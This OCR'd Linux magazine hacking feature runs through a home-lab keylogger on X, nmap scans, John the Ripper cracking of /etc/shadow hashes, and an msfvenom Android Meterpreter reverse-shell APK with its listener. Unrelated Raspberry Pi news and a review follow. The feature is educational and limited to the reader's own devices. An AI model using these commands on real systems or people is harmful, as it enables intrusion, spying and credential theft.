<N> excludes, <M> modularizes features.  Press <Esc><Esc> to exit, <?> for
Help, </> for Search.  Legend: [*] built-in  [ ] excluded  <M> module  < >

    [ ] EISA support  ----
    [*] PCI support  --->
    <M> PCCard (PCMCIA/CardBus) support  --->
    < > RapidIO support  ----
        Generic Driver Options  --->
        Bus devices  --->
        Cache Drivers  ----
    {*} Connector - unified userspace <-> kernelspace linker  --->
        Firmware Drivers  --->
    <M> GNSS receiver support  --->
    <M> Memory Technology Device (MTD) support  --->
    [ ] Device Tree and Open Firmware support  ----
    v(+)

      <Select>    < Exit >    < Help >    < Save >    < Load >
```

Slimline your kernel (and speed up build times) by removing unnecessary items from the Device Drivers section.

Manually download the kernel sources to a sensible place in your home directory with:

```
$ mkdir ~/linux-source
$ cd ~/linux-source
$ wget https://cdn.kernel.org/pub/linux/kernel/
v6.x/linux-6.7.tar.xz
$ wget https://cdn.kernel.org/pub/linux/kernel/
v6.x/patch-6.7.4.xz
```

Now unpack the kernel and apply the patch:

```
$ tar xvf linux-6.7.tar.xz
$ cd linux-6.7/
$ xzcat ../patch-6.7.4.xz | patch -p1
```

We'll use the currently running Kali configuration as a starting point. And we'll use a sneaky backtick substitution to align with that. Then we'll enter the ncurses kernel configuration area:

```
$ cp /boot/config-`uname -r` .config
$ make menuconfig
```

Use the cursor and Tab keys to navigate this labyrinth. You can (and we have) spend days prodding various settings in here, but there's no easy guide to optimising your custom kernel. We're also very short on space, so let's just compile using our current configuration. Exit and say yes to save the new .config file. Now build the thing, install the build modules and copy the freshly minted kernel image to the boot directory with:

```
$ make -j3
$ make modules_install
$ make install
```

The first command in particular takes a long time to run (the **-j** parameter tells it how many threads to use, so increase this if you have a massively multicore system), so now is a good time to make a cuppa.

»


Logging keystrokes

Malicious hackers love keyloggers. See for yourself how X is susceptible to them, and why Wayland defends against them.

One of the most insidious types of malware is a keylogger. Sitting there silently, often invisibly, in the background, it records all your keystrokes and may also keep track of which apps or windows they are being sent to. This data is then exfiltrated to a server under the control of the attacker, where it is scoured for passwords or other sensitive information. Besides keystrokes, keyloggers may also periodically take screenshots, or inject their own keystrokes. Nasty stuff. We'll touch on mobile security at the very end of this feature, but for now, be aware that many nefarious apps masquerading as fancy on-screen keyboards are in fact keyloggers.

Back on desktop, one of the main shortcomings of the old X display server was that any app could spy on keystrokes being sent to another, making it trivially easy to implement a keylogger there. Security guru Matthew Garrett did so back in 2016, even from within the supposed confinement of a Snap application. If you're still running X (for example, on Mint or Pop!_OS), you don't even need a keylogger to see the problem in action. Just install *Xinput* and run `xinput list` to find your keyboard device (ours was called AT Translated Set 2 Keyboard), then run `xinput test <id>`, substituting your device's ID number. You should see keypresses (and key releases) no matter which application you are typing them into. Our default install of Kali (with the Xfce desktop) is susceptible to this, too.

Wayland obviates this problem to some extent, providing true per-application confinement. However, non-Wayland apps can still be spied upon this way via the XWayland layer. If you search on the internet, you'll find a modicum of FUD (fear, uncertainty and distrust) around this topic. For example, if you have root access to a system, then you can (for example) overwrite key environment variables (**$PATH** and **$LD_PRELOAD**) so that the programs of your choosing are run through a malicious bit of privileged code that sidesteps Wayland's compartmentalisation. This isn't really a Wayland problem – if someone (other than you or your benevolent systems administrator) has root access to your machine, they can probably do a lot worse than install a keylogger.



```
hello
echo are you watching this
echo i hope so
fg
nano 0
supersecretpassword1
 
ãc
```

Oh dear, the keylogger captured our password. Note the odd control characters at the end of the file.

You can find a simple multi-platform keylogger at **https://github.com/GiacomoLaw/Keylogger.** We're assuming you're still using Kali, but this should work on any X-based desktop (or for apps using XWayland). Clone that repo with:

```
$ https://github.com/GiacomoLaw/Keylogger.git
```

We're only interested in the Linux side of things, so let's set that up with:

```
$ cd Keylogger/linux
$ pip install -r requirements.txt
```

The instructions say to run the keylogger with the `nohup` (no hangup) command and in conjunction with the background operator (**&**), so let's obey:

```
$ nohup python keylogger.py &
```

This tells us the process ID of our nefarious program, which would be handy if you only had remote access to the system. Open another terminal tab, or a browser, text editor or anything that accepts input, and type until you get bored. Then return to the tab where you started the keylogger and type `fg` to bring it back to the foreground. Since we're running locally, we can kill this with Ctrl+C. This particular script sometimes gets a little confused with modifier keys, so its log file might end up looking a little messy, and you may have to use a text editor (rather than the `cat` command) to view it. Oh, and don't be misled by the message about 'nohup.out' when we started the script. The actual log file is the date and time (separated by a | which we have to escape) at which the script was run, for example:

```
$ nano 01-03-2024\|09:00.log
```

Slightly disconcerting, we think you'll agree.


» BEWARE THE BROWSER

This isn't to say Wayland will save you from everything keylogger-related. A malicious browser extension or snippet of JavaScript could theoretically capture keystrokes from within your browser. And if you fall prey to a web-based man-in-the-middle (MITM) attack, your passwords can be transparently captured before being sent on to the intended website. Attacks have been spotted in the wild where two-factor authentication (2FA) codes have been intercepted on the fly, too. If this were to happen while you were logging on to your banking site (or rather a perfectly spoofed clone of it), there might be no indication anything was awry until you were contacted by your bank's fraud department.

Adversely, if you're a hacker running shell commands on a system you shouldn't be, one of the first things you'll want to do is disable Bash's history. This box is too small, however, so read more about this at **www.cyberciti.biz/faq/disable-bash-shell-history-linux**.

Pen-testing at home

Security begins at home – also, you probably won't get in trouble for probing your own infrastructure.



Reading data from eth0 in IP mode

This is your computer on Techradar.com. Seeing exactly what your machine is connected to is at once insightful and concerning.

When we began this exploration into the world of hackery, we suggested you might start by using *RapidScan* to scan the local machine and your home router. We'll pivot back to any issues this may have turned up, but for now, let's look further into our networks. These days, your home network might have dozens of devices, some of which you may have forgotten about (like that Raspberry Pi under the stairs), so the first step would be to enumerate all of these. An OG way to do this would be to ping the broadcast address of your router, like so:

```
$ ping -b 192.168.0.255
```

Most OSes won't respond to such shenanigans these days, and your router might stop the broadcast ping in its tracks. A de facto approach used by blue team (defensive) hackers and amateurs alike is to use *Nmap (Network Map)*. This is part of the default Kali install. By just specifying an IP range, we can have *Nmap* scan the first 1,000 ports (where almost all privileged services run) of each machine. This tells us how many machines are on the network, and how many are listening for connections:

```
$ nmap 192.168.0.1-255
```

If you were a red team (offensive) hacker, you would likely use one of *Nmap's* stealth scanning modes to do this, as (although slower) they are harder for defenders to detect. This is a roundabout way of reaffirming the fact that port scanning random machines on the internet or at your workplace is a Bad Idea.

One tool which we sorely miss from Kali is *EtherApe.* Rather than show machines on your network, it passively detects all the connections your machine is making (be they local or remote) and displays them graphically. It uses the deprecated GooCanvas library to do this, which is why it's not included, but you can install it easily with:

```
$ sudo apt install etherape
```

EtherApe requires root privileges, so we must start it from the command line: `$ sudo etherape` .

As soon as it starts, nodes are drawn, and as you browse the web, the number of them increases, probably with easily recognisable hostnames from Cloudflare, Facebook and Google. Thicker lines show where the most dataflow is happening. Besides IP traffic, *EtherApe* can capture traffic from Bluetooth, virtual network interfaces and local D-bus messages.

If you want to go even further, your next destination should be *Wireshark*. It gives packet-level granularity into your (or your 'adversaries') traffic. Despite its name, it's commonly used to capture packets (in the PCAP format, which can be used in other applications) from wireless networks. You need to put your wireless device in monitor mode to achieve this, which isn't supported on all hardware. If you manage it, you'll see what wireless users on your network are connecting to, up to a domain name level. Very nosy indeed.

» ANALYSING HTTP HEADERS AND WEBCAMS

Your router and perhaps other devices on your network will almost certainly be running a web interface. We can use the *httpx* tool to interrogate the headers from this service (or any webserver, but we've warned you about this). This might give us some idea of whether it is vulnerable to known exploits or where we might look if we were inclined to break it. Probe your helpless router with, for example:

```
$ httpx http://192.168.0.1
```

Home routers (or other local devices) won't typically use encrypted transport (HTTPS) due to certificate limitations, but all remote machines should. Indeed, any public-facing machine that allows HTTP connection should be a giant red flag.

You may have an IP camera, in which case you should ensure that it's not publicly accessible. Most modern systems implement password or device authentication, but many older models do not. Or their owners haven't changed the default password. Some prankster has set up **http://insecam.org**, which indexes webcams that are viewable by the whole world. In some cases this is intentional (such as town centre webcams), but in others, where you can take full control of the camera, it is clearly not.

»

Cracking passwords

Learn some good password hygiene and use John the Ripper to compromise those who don't bother.

The unofficial John the Ripper logo, which you can get on a T-shirt if you want to support the project.


People and passwords were never a good mix. Users continue to reuse passwords (or use easily guessed variations of them). Site admins (or the software that runs their sites) are generally good at no longer storing passwords in plain text. Instead, hashed passwords (where an easy-to-apply but hard-to-reverse function is applied to the password) are stored so that nosy sysadmins can't see your password. We should also note most sites have stringent (sometimes pointlessly so) requirements on length, capitalisation and special characters.

Besides hashing, it's de rigueur to store a random 'salt' value alongside the password and use both as inputs of the hash function. These hashed and salted passwords ensure that even if two users have the same password, the stored image of it is different. So, anyone trying to crack a bunch of salted and hashed passwords stolen from a database breach doesn't get access to several accounts if they find one careless user using password1. Unfortunately, advances in CPU and GPU tech mean that such hashes can be brute-forced at several million attempts per second.

This is why guidance on password length has gone from eight characters (around 50 bits of entropy if you want to get technical) a decade ago to sites mandating 12 characters (80 bits of entropy) today. We couldn't have this discussion without first referring you to **https://xkcd.com/936**. That should illustrate why most people are bad at passwords, and why you should use a passphrase or trust your password manager instead.

An attacker isn't going to get far if they start trying to brute-force credentials directly into a website. That site should notice all the failed attempts and block the chancer's IP for a period of time. Instead, attackers rely on exfiltrated lists of usernames and password hashes that they can bang hardware against with impunity.

To help with password-cracking, Kali Linux includes the popular RockYou wordlist, a compressed text file containing some 14 million words. Password crackers such as *Hashcat* or *John the Ripper (see the box, below)* can use this or other wordlists either directly (in wordlist mode) or by combining different words and applying common mutations (such as exchanging number 0 for letter o). This latter more powerful mode is known as dictionary mode.


UNCOMMON (NON-GIBBERISH) BASE WORD
ORDER UNKNOWN
Tr0ub4dor&3
CAPS?
COMMON SUBSTITUTIONS
NUMERAL
PUNCTUATION
(YOU CAN ADD A FEW MORE BITS TO ACCOUNT FOR THE FACT THAT THIS IS ONLY ONE OF A FEW COMMON FORMATS.)
~28 BITS OF ENTROPY
2^{28} = 3 DAYS AT 1000 GUESSES/SEC
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)
DIFFICULTY TO GUESS: EASY
WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE Os WAS A ZERO?
AND THERE WAS SOME SYMBOL...
DIFFICULTY TO REMEMBER: HARD
correct horse battery staple
FOUR RANDOM COMMON WORDS
~44 BITS OF ENTROPY
2^{44} = 550 YEARS AT 1000 GUESSES/SEC
DIFFICULTY TO GUESS: HARD
THAT'S A BATTERY STAPLE.
CORRECT!
DIFFICULTY TO REMEMBER: YOU'VE ALREADY MEMORIZED IT
THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

This classic xkcd sketch describes password strength much better than we can.

» INTRODUCING JOHN THE RIPPER

John the Ripper is a popular password cracker that comes in many versions and can operate on all kinds of password hashes. We'll start with a simple, trivial example. On Linux, hashed passwords for user accounts are stored in the file **/etc/shadow**, which needs root privileges to access from its native OS, but is (in the absence of some sort of disk encryption) very easy to access from another OS. On modern systems (including Kali), the Yescrypt algorithm is used, but previously SHA512 was the default and, going further back, the (now broken) SHA-1.

If you do some online searching, you'll see that Yescrypt isn't supported in *Hashcat* (primarily because Yescrypt doesn't lend itself to GPU-cracking). It does work in *John the Ripper,* though, so let's have a go. We know the kali user password, but let's try to break it anyway. First we'll extract the relevant line from **/etc/shadow**, then, since it's so short, brute-force it (sans wordlist) with:

```
$ sudo grep kali /etc/shadow > hash.txt
$ john --format=crypt hash.txt
```

You can have a go at cracking a more complex password and using **rockyou.txt** by creating a new user:

```
$ sudo useradd bob
$ passwd bob
```

Now we can rerun the incantation to extract the hash for the new bob user as we did for the kali user above, but this time we decompress and use our wordlist with:

```
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
$ john --format=crypt –wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Turns out that bob123 wasn't much of a strong password. Dang.

CREDIT: xkcd.com

Accessing Android

Most web browsing and ever more general net usage is happening on mobile devices. Let's see if we can break into one.

To finish this journey, we'll show you how mobile devices can be hacked by rogue apps. In fact, we'll use *Metasploit* to craft our own back door, and show how this provides remote access to the device. *Metasploit Framework* (the proper name for the non-commercial edition) is an essential part of any hacker's toolkit, and it would be remiss of us not to mention it. Among other things, it automates testing for known vulnerabilities, and allows payloads that exploit such vulnerabilities to be generated. As you would expect, it's installed and ready to go in Kali.

The component of *Metasploit Framework* that generates payloads (the rogue code attackers want to run on target devices) is called *MSFvenom*. We'll use it to create a reverse shell, so the target device will phone home to our machine and give us a remote shell, like a backwards SSH connection, hence the name. *Metasploit* has already done the hard work for us and coded its own reverse shell, named *Meterpreter*. So we'll go ahead and package that up as follows:

```
$ msfvenom -p android/meterpreter/reverse_tcp
LHOST=<your IP> LPORT=4444 > hacker.apk
```


Substitute your machine's IP, not the target device's, in the **HOST** argument. We're assuming that the target device is on your local network and, of course, that you have permission to do what you're about to do. *MSFvenom* can produce payloads for all OSes, and in this case it's smart enough to deduce that we want an Android one (written in Dalvik) from the file extension.

Now launch the *Metasploit* console with `msfconsole` so we can prepare our *Meterpreter* shell to listen for connections. When it's ready, the prompt changes to `msf6 >`. Then use the multi-handler to prepare our shell, again substituting your IP address:

```
use multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.122.125
set LPORT 4444
exploit
```

Our machine is now waiting for the target machine to connect. To do that, we need to get the malicious APK file installed on the target. In our scenario (where the target device is under our control), we can do this by uploading the file directly to it (over USB or Bluetooth, although you'll find Android makes this difficult) or using a file-sharing service. We used our Nextcloud instance to host it and Android curtly told us it didn't trust installing apps from this source, but then gave us the option to allow it.

Next came the warning showing all the permissions our naughty MainActivity APK wanted (pretty much all of them). And when we allowed it to proceed anyway, we received a scary notice from Google Play Protect saying the app may be harmful. Like fools, we tapped Install Anyway. The app disguises itself as a simple activity planner, but as soon as it starts, it attempts to connect to the reverse shell we have waiting. From there, you can type `help` to see all the no-good things you can do with the compromised device. LXF


14:27 25%

MainActivity

Do you want to install this application? It will get access to:

- modify system settings
- read call log
  write call log
- take pictures and videos
- modify your contacts
  read your contacts
- access approximate location (network-based)
  access precise location (GPS and network-based)
- record audio
- read your text messages (SMS or MMS)

CANCEL INSTALL


You can't fault Android for making it abundantly clear when apps may be up to no good.

» REAL-WORLD HACKING

It's not exactly realistic to suppose anyone would really wave away all the installation warnings and jump through all the hoops we did to get the *MainActivity* app installed. You might be surprised, though. If rogue apps are suitably disguised (as a cheat for a mobile game, for instance), or some social engineering is used (pretending to be the target's angry boss or sysadmin), some people might just let their guard down.


Humans are generally the weakest link. They can be tricked, as above, or financially obliged to become an initial access broker (IAB). IABs sell credentials that may not even be particularly privileged, but allow attackers an initial entry to the target network. A sort of beach head from which more advanced attacks may be used.

It's not all our fault, though; attacks happen due to vulnerabilities in software, too *[software that was written by humans – ed]*. Security researchers work hard to find these and responsibly disclose them to vendors. But sometimes exploit code escapes early (such as ShellShock or Log4j), and it becomes a race against time for software to be patched and users to update that software.



Visit https://cveshield.com to see which vulnerabilities are currently being exploited in the wild.

Meet the technology experts



techradar the technology experts

Phones Computing TVs Streaming Health Audio Cameras More ▾

TRENDING Samsung Unpacked Galaxy Z Fold 5 iPhone 15 Google Pixel Fold HONOR presents Wordle hints

What's hot

Samsung Galaxy Unpacked launch live: Galaxy Fold 5, Flip 5, Watch 6 and what else to expect

Follow along with the latest announcements from Unpacked, LIVE!

Latest news

ALL NEWS ›

1 Quordle today - hints and answers for Wednesday, July 26 (game #548)

WEBSITES & APPS

2 ChatGPT lands on Android in the United States – here's how to use it

ARTIFICIAL INTELLIGENCE

3 Threads is outpacing Twitter after finally getting a Following feed

SOCIAL MEDIA

4 6 reasons you want a flip foldable like the Motorola Razr or Galaxy Z Flip 4 instead of an iPhone

SAMSUNG PHONES

Latest news

ALL NEWS ›

1 How to watch Samsung Unpacked: See events unfold live with new foldables, watches, tablets and maybe more

SAMSUNG PHONES

2 Every Netflix cancellation and renewal in July 2023

NETFLIX

3 Quordle today - hints and answers for Wednesday, July 26 (game #548)

WEBSITES & APPS

4 ChatGPT lands on Android in the United States – here's how to use it

ARTIFICIAL INTELLIGENCE

5 Threads is outpacing Twitter

- The world's **most** comprehensive technology website
- An **unrivalled** mix of news, opinions, reviews and features
- **All-new design**, new homepage, new features and special reports
- Backed by **over 300 years** of editorial experience

techradar
the technology experts

www.techradar.com

Raspberry Pi supports T Level students

"What's a T Level?" we hear you ask. Don't worry, we didn't know either…


Introduced for the academic year in 2020, a T Level is a post-GCSE qualification, broadly equivalent to three A Levels. Developed with educators and employees, they're crafted to meet the needs of industry, preparing students for skilled employment, apprenticeship or technical study in higher education.

Working with the Gatsby Charitable Foundation on a pilot programme, this is the first time the Pi Foundation has created resources for post-16 vocational education.

A raft of curriculum materials has been created under the topic of digital environments, which covers computer system hardware, software, networks and cloud environments. Designed for teachers to use in the classroom, these are complete units of work with lesson plans, slide decks, activities, a progression chart and assessment materials.

The Pi Foundation's research while working on the programme found a relatively low number of school-age people starting apprenticeships in the UK in 2019/20. For example, a 2021 Worldskills UK report stated that only 18% of apprentices were aged 19 and under; 39% were 19-24; and the remaining 43% were people aged 25 and over.

For details and links to materials: **https://bit.ly/lxf313tlevel**



Our teaching resources

Click on the individual teaching topics below to explore the resources available for Digital.


The first raft of teaching materials to support T Levels is out.

CREDIT: Gatsby Technical Education Projects

Pico Ethernet

Wired networks.

Take an RP2040 SoC, cook up a custom PCB, splice together a one-of-a-kind USB-C cable and behold – a fancy custom Pico clone that sports Ethernet networking over the USB-C cable! From stalwart Pi project master Alan, you can find out more here: **https://bit.ly/lxf313net**



Sometimes you just want a wire.

CREDIT: Alan

PiWings 2.0

Cleared for lift-off.

A fresh Kickstarter campaign has taken off for a Pi Pico-powered drone, as well as an ESP8266-12E module that offers wireless features for setup and POV glasses. With support for four to six motors, LED lighting and USB-C charging, you can read more details here: **https://kck.st/42F4DnW**

Offering new and exciting ways to crash.

CREDIT: SB Components

Les Pounder works with groups such as the Raspberry Pi Foundation to help boost people's maker skills.

» RASPBERRY PI GOES PUBLIC

Raspberry Pi Ltd is preparing for an IPO (initial public offering) on the London Stock Exchange. This isn't its first attempt – there was a previous effort in 2021, but that was in the midst of a global chip shortage and a pandemic. Its latest attempt is via bankers Peel Hunt and Jefferies, and could see the company, valued at around $560 million, offering stakes for the general public.

The ownership of Raspberry Pi already sees some private investors: the Raspberry Pi Foundation (the charity and educational arm), Sony (which bought a minority stake in late 2023) and Arm. By offering shares in the company, many others, including the general public, could grab a slice of Pi.

Tom's Hardware (**https://bit.ly/lxf313pi**) asked Raspberry Pi CEO Eben Upton if the IPO would have any influence over the direction of Raspberry Pi products and business, and he said that he "does not anticipate any changes to what Raspberry Pi Ltd does". He also explained that the Foundation would be able to use the money raised to do more at a larger scale.

The IPO does have some in the Pi community a little worried. Shareholders tend to influence product decisions, so we could see that impact the product range. Upton does not anticipate this being the case, so for now, we have to take him on his word.


Choosing London doesn't mean Raspberry Pi can't attract US investment; Upton states that Raspberry Pi is prepared to "educate foreign investors". Whatever comes from this IPO, we'll be watching with interest.

MX Linux 23.1 Pi

Les Pounder spends all day tinkering with Raspberry Pis and the latest MX Linux has got him in a spin.

IN BRIEF

A Raspberry Pi OS alternative based on Debian Bookworm, it offers a refined desktop experience but without the bloat. Everything is easy to find and we can use the OS for watching media, writing code or browsing the internet. Designed for the Raspberry Pi 4 and upwards, MX Linux benefits from the speed of the Raspberry Pi 5.



```
OS: Debian GNU/Linux 12 (bookworm) aarch64
Host: Raspberry Pi 5 Model B Rev 1.0
Kernel: 6.1.0-rpi7-rpi-2712
Uptime: 1 min
Packages: 1744 (dpkg)
Shell: bash 5.2.15
Resolution: 1280x720
DE: Xfce 4.18
WM: Xfwm4
WM Theme: mx-comfort
Theme: mx-comfort [GTK2], Adwaita [GTK3]
Icons: Papirus-mxblue-darkpanes [GTK2], Adwaita [GTK3]
Terminal: xfce4-terminal
Terminal Font: Liberation Mono 11
CPU: (4) @ 2.400GHz
Memory: 962MiB / 4042MiB
```

This clean and tidy desktop holds a plethora of great apps and performance for your Pi.

While Raspberry Pi OS is the official – and, for many, default – OS, there are alternatives. MX Linux has released the MX 23.1 Raspberry Pi OS respin for the Raspberry Pi 4, 400 and the new flagship 5. We tested it on a Raspberry Pi 5 with 8GB of RAM, and after flashing a fast microSD card, we booted to a harsh-looking setup screen. By harsh we mean small white text on a black background. It made our eyes go a bit weird, but we managed to configure our system ready for the first boot.

On boot, we are greeted with a login screen, then we get access to the glorious MX Linux desktop. In the top-right we get back system details (disk usage, CPU temp and memory usage) and the time and date. To the left is the main menu and system tray. From here we can quickly open network settings, Bluetooth and so on, and via the MX Linux in the bottom-left, access the main menu. Connecting to our Wi-Fi was a simple task thanks to the Network Manager. Ethernet just worked, as it should. Bluetooth connections to mobile devices were easy and we soon had files copying across.

The main menu is split into categories, like many other OS choices. We have an MX Tools section, which contains useful tools for disk management and system config. Installing applications is a breeze – after all, we are using a Debian Bookworm-based system – so there are tools to install apps using the GUI and terminal.

As this respin is made for the Pi, we tested a few key features: GPIO, camera and, for the Pi 5, NVMe SSDs. First, the GPIO. The Pi 5 altered how the GPIO works (using the RP1 chip as a bridge to the GPIO), which means we can't undertake a full test. Instead we opted to use GPIO Zero to control an LED. That worked well, but the test couldn't be replicated using RPi.GPIO, a Python module that's key to many Raspberry Pi HATs. The RPi.GPIO issue is a mixture of RP1 and new guidelines on externally managed Python environments (PEP668). We ran the same tests on a Pi 4 and everything worked as it should. What does this mean? It means MX Linux has parity with Raspberry Pi OS, and if you are using a Pi 4, you are good to go.

What about the camera? We can confidently state that the two cameras that we tested, a V1 and a new V3 with auto-focus, work. There is no preview window enabling us to frame a shot, but we can take pictures and video with the camera on a Raspberry Pi 4 and 5.

The Raspberry Pi 5 introduced a dedicated PCIe connection for devices such as NVMe SSDs. While the official M.2 board is still on its way, others have made their own versions. Using Pimoroni's NVMe Base, we installed MX Linux to an NVMe SSD and booted. It was much faster than microSD and well worth the extra effort.

In general use, MX Linux feels snappy on microSD and NVMe. The OS is light, but feels complete. It could be a viable alternative to Raspberry Pi OS. YouTube video playback is decent; 1080p at 30fps is solid, with some hardly noticeable dropped frames. At 60fps, though, we get around 40% dropped frames, but that is common on all Raspberry Pi OS choices.

We enjoyed our time with MX Linux. It looks great, runs well, even on the low-spec Pi 4, and it would make a great OS for general use and programming. LXF

1080p playback at 30fps is great, but 60fps sees a 40% drop in frames and some stuttering. This isn't MX Linux's fault, though.

VERDICT

DEVELOPER: MX Linux
WEB: https://mxlinux.org
LICENCE: Mixed

FEATURES	8/10	EASE OF USE	9/10
PERFORMANCE	9/10	DOCS	9/10

Lightweight and easy to use, it has a few flaws inherited from Raspberry Pi OS, but don't be put off this great OS.

» **Rating 9/10**

NVMe Base Pi 5

Everyone, says **Les Pounder**, is based, especially regarding Pimoroni!

IN BRIEF

A convenient way to add some super-speedy NVMe storage to your Raspberry Pi 5.

SPECS

PCIe: PCIe x1 Gen 2 & 3
M.2: 2230, 2242, 2260, 2280
PSU: Via FPC
